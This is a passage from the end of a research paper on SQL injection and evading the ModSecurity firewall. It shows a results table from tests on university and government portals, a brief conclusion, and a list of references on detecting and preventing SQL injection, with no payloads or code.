University Portal-4	Blocked	Partial Bypassed	Mod Security	The WAF partially blocked the proposed payloads
University Portal-5	Blocked	Partial Bypassed	Mod Security	The WAF partially blocked the proposed payloads
Government Portal	Blocked	Partial Bypassed	Mod Security	The WAF partially blocked the proposed payloads

5 CONCLUSIONS

This analytical investigation takes a long time to complete. Due to a shortage of time, many adjustments, testing, and experiments have been postponed (i.e., the experiments with actual data are usually very time-consuming, requiring even days to finish a single run). In this study, the researcher strives to cover as much of the data analysis process as feasible in a short amount of time. As a result, the study issue is vital since the SQL injection problem can potentially harm both the public and commercial sectors severely. Future work will focus on a more in-depth examination of mechanisms, new recommendations to test out new ways, or curiosity. In the future, I aspire to dig deeper into a web application in order to devise a more effective method of detecting an attack and a solution to avoid it.

6 REFERENCES

[1] Qian, L., Zhu, Z., Hu, J. and Liu, S., 2015, January. Research of SQL injection attack and prevention technology.In 2015 International Conference on Estimation, Detection and Information Fusion (ICEDIF) (pp. 303-306).IEEE.

[2] Junjin, M., 2009, April. An approach for SQL injection vulnerability detection. In 2009 Sixth International Conference on Information Technology: New Generations (pp. 1411-1414). IEEE.

[3] L. Ma, D. Zhao, Y. Gao, and C. Zhao, "Research on SQL Injection Attack and Prevention Technology Based on Web," 2019 International Conference on Computer Network, Electronic and Automation (ICCNEA), 2019, pp. 176-179, DOI: 0.1109/ICCNEA.2019.00042

[4] H. Alsobhi and R. Alshareef, "SQL Injection Countermeasures Methods," 2020 International Conference on Computing and Information Technology (ICCIT-1441), 2020, pp. 1-4, DOI: 10.1109/ICCIT-144147971.2020.9213748

[5] N. Singh, M. Dayal, R. S. Raw, and S. Kumar, "SQL injection: Types, methodology, attack queries and prevention," 2016 3rd International Conference on Computing for Sustainable Global Development (INDIACom), 2016, pp. 2872-2876.

[6] D. Appelt, C. D. Nguyen, and L. Briand, "Behind an Application Firewall, Are We Safe from SQL Injection Attacks?," 2015 IEEE 8th International Conference on Software Testing, Verification and Validation (ICST), 2015, pp. 1-10, DOI: 10.1109/ICST.2015.7102581.

[7] T. D. Sobola, P. Zavarsky, and S. Butakov, "Experimental Study of ModSecurity Web Application Firewalls," 2020 IEEE 6th Intl Conference on Big Data Security on Cloud (BigDataSecurity), IEEE Intl Conference on High Performance and Smart Computing, (HPSC) and IEEE Intl Conference on Intelligent Data and Security (IDS), 2020, pp. 209-213, DOI: 10.1109/BigDataSecurity-HPSC-IDS49724.2020.00045.

[8] K. Nagendran, S. Balaji, B. A. Raj, P. Chanthrika and R. G. Amirthaa, "Web Application Firewall Evasion

Techniques," 2020 6th International Conference on Advanced Computing and Communication Systems (ICACCS), 2020, pp. 194-199, DOI: 10.1109/ICACCS48705.2020.9074217.

[9] Randa Osman Morsi and Mona Farouk Ahmed (2019). A Two-Phase Pattern Matching Parse Tree Validation Approach for Efficient SQL Injection Attacks Detection. Journal of Artificial Intelligence.

[10] Ely Salwana Mat Surin, NurhakimahAzwaniMdNajib, Chan Wei Liang, Mohd Amin MohdYunus, Muhammad ZainulariffBrohan and NazriMohdNawi (2019). Review of SQL Injection: Problems and Prevention. INTERNATIONAL JOURNAL ON INFORMATICS VISUALIZATION, VOL2 (2018) NO3 – 2.

[11] S. Nanhay, D. Mohit, R.S. Raw, and K. Suresh, "SQL Injection: Types, Methodology, Attack Queries and Prevention," in 3rd International Conference on Computing for Sustainable Global Development (INDIACom), 2016, p. 2872 – 2876.

[12] K.G. Vamshi, V. Trinadh, S. Soundabaya, and A. Omar, "Advanced Automated SQL Injection Attacks and Defensive Mechanisms," in Annual Connecticut Conference on Industrial Electronics, Technology & Automation (CT-IETA), 2016, p. 1-6.

[13] K. Krit and S. Chitsutha, "Machine Learning for SQL Injection Prevention on Server- Side Scripting," in International Computer Science and Engineering Conference (ICSEC), 2016, p. 1-6.

[14] P.K. Raja and Z. Bing, "Enhanced Approach to Detection of SQL Injection Attack," in 15th IEEE International Conference on Machine Learning and Applications (ICMLA), 2016, p. 466 – 469.

[15] Dubey, R., & Gupta, H. (2016). SQL Filtering: An Effective Technique to Prevent SQL Injection Attack. 2016 5th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO).

[16] Dr. Ahmad Ghafarian (2017). A Hybrid Method for Detection and Prevention of SQL Injection Attacks.2017 Computing Conference.

[17] DebabrataKar and SuvasiniPanigrahi (2013). Prevention of SQL Injection attack using query transformation and hashing. 2013 3rd IEEE International Advance Computing Conference (IACC).

[18] Li Qian, Zhenyuan Zhu, Lun Hu, and Shuying Liu (2015).Research of SQL Injection Attack and Prevention Technology.2015 International Conference on Estimation, Detection and Information Fusion (ICEDIF 2015).

[19] RomilRawat and Shailendra Kumar Shrivastav (2012). SQL injection attack Detection using SVM. International Journal of Computer Applications (0975 – 8887). Volume 42– No.13, March 2012

[20] D. Scott and R. Sharp, "Abstracting Application-level Web Security," In Proceedings of the 11th International Conference on the World Wide Web (WWW 2002), Pages 396–407, 2002.Y. Huang, F. Yu, C. Hang, C. H. Tsai, D. T. Lee, and S. Y. Kuo.

[21] V.Shanmughaneethi, Ra. Yagna Pravin, C.EmilinShyni, S.Swamynathan (2011). SQLIVD - AOP: Preventing SQL Injection Vulnerabilities using Aspect-Oriented Programming. Communications in Computer and Information Science 169:327-337.

[22] Ashish Kumar and Sumitra Binu (2018). Proposed Method for SQL Injection Detection and its Prevention.International Journal of Engineering & Technology, 7(2.6), 213.

[23] Chenyu M. and Fan G.," Defending SQL injection attacks based on intention-oriented detection," 11th International Conference on Computer Science & Education (ICCSE), 2016.

[24] Abirami J., Devakunchari R. and Valliyammai C. (2015). A top web security vulnerability SQL injection attack — Survey. 2015 Seventh International Conference on Advanced Computing (ICAC).

[25] AbhayK.Kolhe and Pratik Adhikari (2014). Injection, Detection, Prevention of SQL injection attacks. International Journal of Computer Applications (0975 – 8887)Volume 87 –No.7, February 2014.

[26] Voitovych O.P., Yuvkovetskyi O.S. and Kupershtein L.M. (2016). SQL injection prevention system. 2016 International Conference Radio Electronics & Info Communications (UkrMiCo)

[27] Chen, Z., Guo, M., & Zhou, L. (2018). Research on SQL injection detection technology based on SVM.Chen, Z., Guo, M., & Zhou, L. (2018).Research on SQL injection detection technology based on SVM.MATEC Web of Conferences, 173, 01004.

[28] Rajeh, W., & Abed, A. (2017). A novel three-tier SQLi detection and mitigation scheme for cloud environments.2017 International Conference on Electrical Engineering and Computer Science (ICECOS).